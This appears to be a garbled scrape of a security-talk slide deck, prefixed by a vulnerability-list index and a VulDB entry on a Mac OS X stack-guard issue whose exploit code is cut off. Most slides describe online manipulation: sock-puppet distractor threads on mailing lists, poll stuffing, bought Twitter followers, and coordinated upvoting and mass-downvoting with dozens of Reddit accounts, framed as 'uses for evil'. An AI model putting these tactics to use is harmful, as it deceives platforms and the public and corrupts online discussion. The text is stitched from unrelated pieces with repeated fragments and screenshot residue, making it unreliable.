  - Re: AirDroid Lock Screen Bypass *Keith I Myers (May 15)*
- CVE-2014-3718] ALEPH500 (Integrated library management system) Cross Site Scripting Vulnerability *xxx (May 15)*
- [REVIVE-SA-2014-001] Revive Adserver 3.0.5 fixes CSRF vulnerability *Matteo Beccati (May 15)*
- **Mac OS X stack\_chk\_guard not always safe from overwrite** *rai (May 15)*
- CVE-2014-3719 SQL Injection Vulnerability *shady.liu (May 15)*
- [CVE-2014-3749] Construtiva CIS Manager CMS POST SQLi *Edge (May 16)*
- check\_dhcp - Nagios Plugins <= 2.0.1 Arbitrary Option File Read *Dawid Golunski (May 16)*
- UPS Web/SNMP-Manager CS121 authentication bypass, credentials leak, ... *jkmac (May 16)*
- CA20140413-01: Security Notice for OpenSSL Heartbleed Vulnerability *Williams, James K (May 16)*
- HP Release Control Authenticated Privilege Escalation and XXE *Brandon Perry (May 16)*
- Information Exposure via SNMP on ARRIS / Motorola SBG6580 Cable Modem Gateway *Inokii Security Advisory (May 19)*
- Re: [CVE-2014-3719] ALEPH500 (Integrated librarymanagement system) SQL Injection *shady.liu (May 19)*
- JavaMail SMTP Header Injection via method setSubject [CSNC-2014-001] *Alexandre Herzog (May 19)*



## VulDB: Apple Mac OS X up to 13.1.0 Stack Guard stack\_chk\_guard buffer overflow

### General

scipID: 13247

Affected: Apple Mac OS X up to 13.1.0

Published: 05/15/2014 (rai)

Risk:  problematic

Created: 05/18/2014

Entry: 74.7% complete




### Summary

A vulnerability was found in Apple Mac OS X up to 13.1.0. It has been rated as problematic. This issue affects the function `stack_chk_guard` of the component *Stack Guard*. The manipulation with an unknown input leads to a buffer overflow vulnerability. Impacted is confidentiality, integrity, and availability.

The weakness was disclosed 05/15/2014 by rai as *Mac OS X stack\_chk\_guard not always safe from overwrite* as mailinglist post (Full-Disclosure). The advisory is shared for download at [seclists.org](http://seclists.org) . The vendor was not involved in the public release. The advisory contains:

All credit due to the anon pastebin poster.

The exploitation is known to be difficult. Attacking locally is a requirement. A single a exploitation. Technical details as well as a public exploit are known.

A public exploit has been developed by rai in ANSI C and been published immediately declared as proof-of-concept. The exploit is shared for download at [maker.fea.st](http://maker.fea.st) . T is:

```
#include
```

```
extern long __stack_chk_guard8;
```





# Improved Distract Att From X


- combine both approaches
- when a email on X appears, start several distraction threads
- attract attention to the distractor threads by lengthen the threads with sock puppet mails
- prepare juicy distractor threads ahead of time




# Uses for evil.{corp,gov}

- start distractor threads around emails from opponents others you wish not to get as much attention
- add light discussion to attract attention to your emails
- discredit opponents by doing a bad sock puppetry operation on their behalf



mail lists	
online polls	
twitter	
reddit	
news sites	
comment systems	



mail lists	
online polls	
twitter	
reddit	
news sites	
comment systems	



# Why Polls ?

- Used by a few major news sites
  - Huffington Post, Al Jazeera, etc.
  - Many more random bloggers
- Even a Golden Globe movie awards poll
- Readers see the results of polls





**hank**  
**angry drunk dwarf**





# TIME

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## The World's Most Influential Person Is...

By TIME Staff | Monday, Apr. 27, 2009



59



9




2



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Read Later

In a stunning result, the winner of the third annual TIME 100 poll and new owner of the title World's Most Influential Person is moot. The 21-year-old college student and founder of the online community 4chan.org, whose real name is Christopher Poole, received 16,794,368 votes and an average influence rating of 90 (out of a possible 100) to handily beat the likes of Barack Obama, Vladimir Putin and Oprah Winfrey. To put the magnitude of the upset in perspective, it's worth noting that everyone moot beat out actually has a job.





## The World's Most Influential Person

By TIME Staff | Monday, Apr. 27, 2009

 Like 59  Tweet 9

In a stunning result, the winner of the TIME 100 poll and new owner of the Most Influential Person is moot. The college student and founder of the online forum 4chan.org, whose real name is Christopher Poole, received 16,794,368 votes and an average rating of 90 (out of a possible 100) to beat out the likes of Barack Obama, Vladimir Putin, and Oprah Winfrey. To put the magnitude of the win in perspective, it's worth noting that even the runner-up, Barack Obama, actually has a job.

Rank	Name	Avg. Rating	Total Vote
1	moot	87	12,939,521
2	Anwar Ibrahim	42	1,632,411
3	Rick Warren	42	1,290,988
4	Baitullah Mehsud	40	1,281,854
5	Larry Brilliant	39	1,425,061
6	Eric Holder	38	1,215,008
7	Carlos Slim	37	1,311,525
8	Angela Merkel	37	1,069,787
9	Kobe Bryant	36	1,195,005
10	Evo Morales	34	1,045,245
11	Alexander Lebedev	34	640,115
12	Lil' Wayne	33	637,426
13	Sheikh Ahmed bin Zayed Al Nahyan	32	622,054
14	Odell Barnes	31	621,182
15	Tina Fey	30	646,446
16	Hu Jintao	29	614,359
17	Eric Cantor	28	580,189
18	Gamal Mubarak	27	580,389
19	Ali al-Naimi	26	627,786
20	Muqtada al-Sadr	25	564,094
21	Elizabeth Warren	24	559,800
22	Manny Pacquiao	23	9,382,234
23	Ben	22	8,001,000



Surely this is a solved problem







Landslide Win

Subtle Win





**Poll**daddy




# HuffPo Readers Poll

## THE HUFFPOST/YOUGOV POLL

How closely are you following news about the group known as the Islamic State, ISIS or ISIL that has been operating in Syria and Iraq?

■ YouGov: All Americans 18+ ■ HuffPost Readers

### Very closely



### Somewhat closely



### Not very closely



### Not closely at all





# Subtle Win

## THE HUFFPOST/YOUGOV POLL

How closely are you following news about the group known as the Islamic State, ISIS or ISIL that has been operating in Syria and Iraq?

■ YouGov: All Americans 18+ ■ HuffPost Readers

### Very closely



### Somewhat closely



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### Not closely at all





# Landslide Win

## THE HUFFPOST/YOUGOV POLL



How closely are you following news about the group known as the Islamic State, ISIS or ISIL that has been operating in Syria and Iraq?

■ YouGov: All Americans 18+ ■ HuffPost Readers


### Very closely



### Somewhat closely



### Not very closely




### Not closely at all







these polls have a serious  
credibility problem





mail lists	
online polls	
twitter	
reddit	
news sites	
comment systems	



mail lists	
online polls	
twitter	
reddit	
news sites	
comment systems	



mail lists	
online polls	
twitter	
reddit	
news sites	
comment systems	



The Twitter logo, consisting of the word "twitter" in a lowercase, rounded, sans-serif font. The letters are light blue with a white outline, set against a darker blue rectangular background with rounded corners.


in 140 seconds..



TL;DR



Gilad Lotan bought followers and did some cool analysis of the network graph\*



\*<https://medium.com/i-data/fake-friends-with-real-benefits-eec8c4693bd3>



# Timeline Crowding



(9) Twitter

←

→

↻

Twitter, Inc. [US]

https://twitter.com

🔍

☆

⌘

🔑

📺

I

🌈

☰

🏠 Home

🔔 Notifications

✉ Messages

# Discover

🐦

Search Twitter

🔍

**andreasdotorg** @andreasdotorg · 30m  
@rootkovska Devices are a question of propetty wrapping IOMMU. This is all trusted code base, of course, but finite amount of code.  
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**Robert A.** @robertauger · 31m  
@ErrataRob I got a new logo for you "I don't always commit felonies, but when I do, I commit them against the entire internet"  
Expand      ↩ Reply   ↪ Retweet   ★ Favorite   ... More

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**Richard Johnson** @richinseattle · 14h  
Slides from my talk "Fuzzing and Patch Analysis: SAGEly Advice" are up! [conference.hitb.org/hitbsecconf2014KUL](http://conference.hitb.org/hitbsecconf2014KUL) #HITB2014KUL  
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Electronic Intifada retweeted

**Ali Seiter** @FarmerMarketVeg · 3h  
Palestine activism grows at US campuses despite backlash. Via @norabf at @intifada. [electronicintifada.net/blogs/nora-bar...](http://electronicintifada.net/blogs/nora-bar...)  
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larce retweeted

**Richard Johnson** @richinseattle · 11h  
I will try to put together a full walkthrough on using moflow for bug discovery, taint backslicing, and exploitability analysis this month  
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Marc Andreessen retweeted

**Lynn Vojvodich** @vojvodich · 32m  
Don't miss @emilychangtv's discussion w Marc Andreessen, the first to say software is eating the world. 3pm, Yerba Buena #DF14 @pmarca  
Expand      ↩ Reply   ↪ Retweet   ★ Favorite   ... More

Jacob Taylor retweeted

**EFF** @EFF · 35m  
Firefox users: we've upgraded HTTPS Everywhere to protect you from the POODLE attack. Update now: [eff.org/https-everywhere](http://eff.org/https-everywhere)  
Expand      ↩ Reply   ↪ Retweet   ★ Favorite   Instapaper   ... More

Marc Andreessen retweeted

**Emily Chang** @emilychangtv · 32m  
I sit down with @pmarca from #Dreamforce at the top of the hour. Stream at [salesforce.com/live](http://salesforce.com/live) or tune into @BloombergWest



(9) Twitter

Twitter, Inc. [US] https://twitter.com


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 **Balaji S. Srinivasan** @balajis · 11h

These communications were:


- too trivial for movies
- too voluminous for mail
- too scandalous for news

Only feasible w/ decentralization.

2

11

[View conversation](#)

 **Balaji S. Srinivasan** @balajis · 11h


New transactions of many kinds to appear. Will there be Bitcoin analogs for the:

- upvote
- like
- tweet
- blogpost
- email
- chat room
- IM

10

20

[View conversation](#)


 **Balaji S. Srinivasan** @balajis · 11h

That is, what new transactions are akin to new kinds of communications (likes, tweets, blog posts) newly feasible in decentralized channels?

3

8

[View conversation](#)



 **Balaji S. Srinivasan** @balajis · 11h

Internet permitted new comm types: trivial, voluminous, scandalous. What new txs does Bitcoin permit?



3

13





mail lists	
online polls	
twitter	
reddit	
news sites	
comment systems	







mail lists	
online polls	
twitter	
reddit	
news sites	
comment systems	



mail lists	
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reddit	
news sites	
comment systems	



mail lists	
online polls	
twitter	
reddit	
news sites	
comment systems	





reddit





hot new rising controversial top gilded wiki promoted

want to join? login or register in seconds | English

reddit's stories are created by its users

join the community, vote, and change the world.

learn more >

search

username

password

☐ remember me reset password

login

Submit a new link

Submit a new text post



Pidgie - Vote on a new poll every day, straight from your inbox (pidgie.net)

promoted by sc00ty

comment share

sponsored link what's this?

trending subreddits /r/AnimalsBeingBros /r/AskHistorians /r/NorthKoreaNews /r/gainit /r/AskWomen

9 comments

1 4614




TIL When Alan Shepard was asked what he thought about as he sat atop the Redstone rocket, waiting for liftoff, he had replied, "The fact that every part of this ship was built by the low bidder." (en.wikipedia.org)

submitted 3 hours ago by whoa1019 to /r/todayilearned

709 comments share

2 5215



One-star yelp reviews of national parks (imgur.com)

submitted 5 hours ago by GallowBoob to /r/funny

1319 comments share

3




HBO to offer HBO GO without cable subscription in 2015.

/r/all (deadline.com)

submitted an hour ago by yuppieByDay to /r/television

460 comments share

4 4035



I caught Slash's guitar pick in Atlantic City. Thought I'd share :) (i.imgur.com)

submitted 6 hours ago by Pivec to /r/pics

447 comments share

5 3493



This is Lucy. Every time she goes outside she grabs a leaf and just walks around with it in her mouth :) (imgur.com)

submitted 6 hours ago by mluyster to /r/aww

RADIO REDDIT  
ORIGINAL MUSIC BY REDDITORS 24/7



discuss this ad on reddit

daily reddit gold goal

48%

help support reddit



Birds with Arms

www.reddit.com/r/birdswitharms/

MY SUBREDDITS FRONT - ALL - RANDOM | SPORTS - PERSONALFINANCE - FITNESS - FOOD - BOOKS - DOCUMENTARIES - NEWS - HISTORY - MUSIC - FUTUROLOGY - WRITINGPROMPTS - MORE >>

reddit

...with arms

BIRDSWITHARMS

hot

new

rising

controversial

top


gilded

promoted

want to join? login or register in seconds | English

1

391



It's cold outside. Don't forget the sweater I made you.


(i.imgur.com)

submitted 11 hours ago by methnuggets

6 comments share

2

111



The Flag of Connacht, a province in Ireland


(upload.wikimedia.org)

submitted 19 hours ago by malachymac95

7 comments share

3

660



Put arms on a bird they said . . .


(i.imgur.com)

submitted 4 days ago by ivolunteerastrubble

6 comments share

4

5



X-post from /r/gaming. Hotline Miami badass chicker arms!


(i.imgur.com)

submitted 3 days ago by Larlock1

1 comment share

5

555



"I have eyes on the target, over."


(i.imgur.com)

submitted 5 days ago by SomeNorwegianChick

15 comments share

6

163



I am the Kingslayer


(i.imgur.com)

submitted 5 days ago by SomeNorwegianChick

2 comments share

7

234



Ninja Bird


(imgur.com)

submitted 6 days ago by TheHappySlothonaut

4 comments share

8

642



Bird Arm Billboard. This anyone's work?

(imgur.com)

submitted 7 days ago by JackFlagon

5 comments share

search


username

password

login

9MgrwvD.jpg (500x625)

i.imgur.com/9MgrwvD.jpg




© joel deyoung | photography

on an existing picture, but remember.

All request posts for arms should be



 Check this very active LIVE feed for the latest on Occupy Central in Hong Kong.

- 1

↑

2156

↓

[Greece Is In Full Blown Stock Market Collapse](#) (businessinsider.com)  
submitted 4 hours ago by yam12  
619 comments share
- 2

↑

1550


↓

['Anonymous' Hacker Group Goes After ISIS](#) (anonhq.com)  
submitted 3 hours ago by Nedrin  
336 comments share
- 3

↑

3709


↓

 [Hong Kong Police filmed beating protester](#) (online.wsj.com)  
submitted 11 hours ago by L33tmaster  
601 comments share
- 4

↑

2382

↓

 [Saddam-Era Chemical Weapons Now Under ISIS Control](#) (ibtimes.com)  
submitted 8 hours ago by fligs  
1175 comments share
- 5

↑

677


↓

[Iconic 2,500 year old Siberian princess 'died from breast cancer', reveals MRI scan. Preserved by ice, the 25 year old ancient woman covered in tattoos used cannabis to cope with her ravaging illness.](#)  
(siberiantimes.com)  
submitted 2 hours ago by Acanthas  
65 comments share
- 6

↑

725

↓

 [Activists use GPS to track illegal loggers in Brazil's Amazon rainforest: Hi-tech undercover operation used GPS tracking on timber trucks for the first time, as well as satellite and aerial images to reveal extent of illegal logging in Brazilian Amazon.](#)  
(theguardian.com)

search 

username password  
☐ remember me reset password login

Submit a new link

worldnews

unsubscribe 6,590,920 readers

15,714 users here now

Filter out dominant topics:

Filter Hong Kong

Filter Iraq / ISIS

Filter Ukraine / Russia




Filter Israel / Palestine

Filter Ebola

Filter all dominant topics



# Score factors









Upvote articles we want to promote

Downvote articles we want to kill





So first we needed accounts..



Our accounts seemed broken  
reddits secret sauce



But we have  $> 50$  accounts

What we can do with 50  
accounts?



On small subreddits it's easy to  
get a new article on to front page  
by up voting



**[root@netsec /]#**

hot

new

rising



top



gilded


wiki



promoted




 Follow /r/netsec on [Twitter](#), [Facebook](#), or [Google+](#) ↑  
114  
↓**[Featured Post]** /r/netsec's Q2 2014 Information Security Hiring Thread



- 1  80 TCP reassembly bug in FreeBSD can cause kernel crash, possible memory disclosure. (freebsd.org)  
submitted 3 hours ago by [bonsaiviking](#)  
 5 comments save hide report


- 2  26 How to Safely Generate a Random Number (like 6ae51281cde590) (sockpuppet.org)  
submitted 4 minutes ago by [Wastoll](#)  
 comment save hide delete nsfw

- 3  335 Tails 1.0 released! (tails.boum.org)  
submitted 1 day ago by [beefjerking](#)  
 47 comments save hide report

- 4  OpenSSH make compiling against OpenSSL optional (article.gmane.org)  
submitted an hour ago by [ph5il](#)  
 comment save hide report

- 5  165 An overview of how reddit's new CSS filter works. (self.netsec)  
submitted 1 day ago by [spladug](#)  
  11 comments save hide report

- 6  32 Revocation still doesn't work (imperialviolet.org)  
submitted 17 hours ago by [raymil](#)  
 2 comments save hide report

- 7  How To Setup Darkcomet RAT with download! (skullforums.com)  
submitted 46 minutes ago by [TheEpTic](#)



On large subreddits like  
worldnews, 50 isn't enough for  
a full win



Upvote articles we want to promote

Downvote articles we want to kill





Let's also try down voting..



downvote stuff to knock into moderation queue

below user/subreddit preference



Trickle Downvoting: only down  
vote as many up votes as new  
articles have



Up-vote our target  
Trickle down-vote others







# Mass-DownVoting

What would happen if we down  
voted all new articles as they  
appeared?



Began with worldnews





reddit

WORLDNEWS

comments

related

other discussions (1)



REUTERS

In eastern Ukraine, the mob rules

(reuters.com)




submitted an hour ago by Aznb01p



15 comments share save hide give gold report

all 15 comments

sorted by: best ▼



Note: We may remove bigoted or hateful comments, including those directed towards any race, religion, ethnic group, nationality, gender, or sexual orientation. Repeat offenders may be banned.

save

[reddiquette](#) [formatting help](#)



[–] [Tyacre](#) 19 points an hour ago



How the heck is this at 56 downvotes after 4 minutes?!

[permalink](#) [save](#) [report](#) [give gold](#) [reply](#)



[–] [Muslerra](#) 13 points 53 minutes ago\*



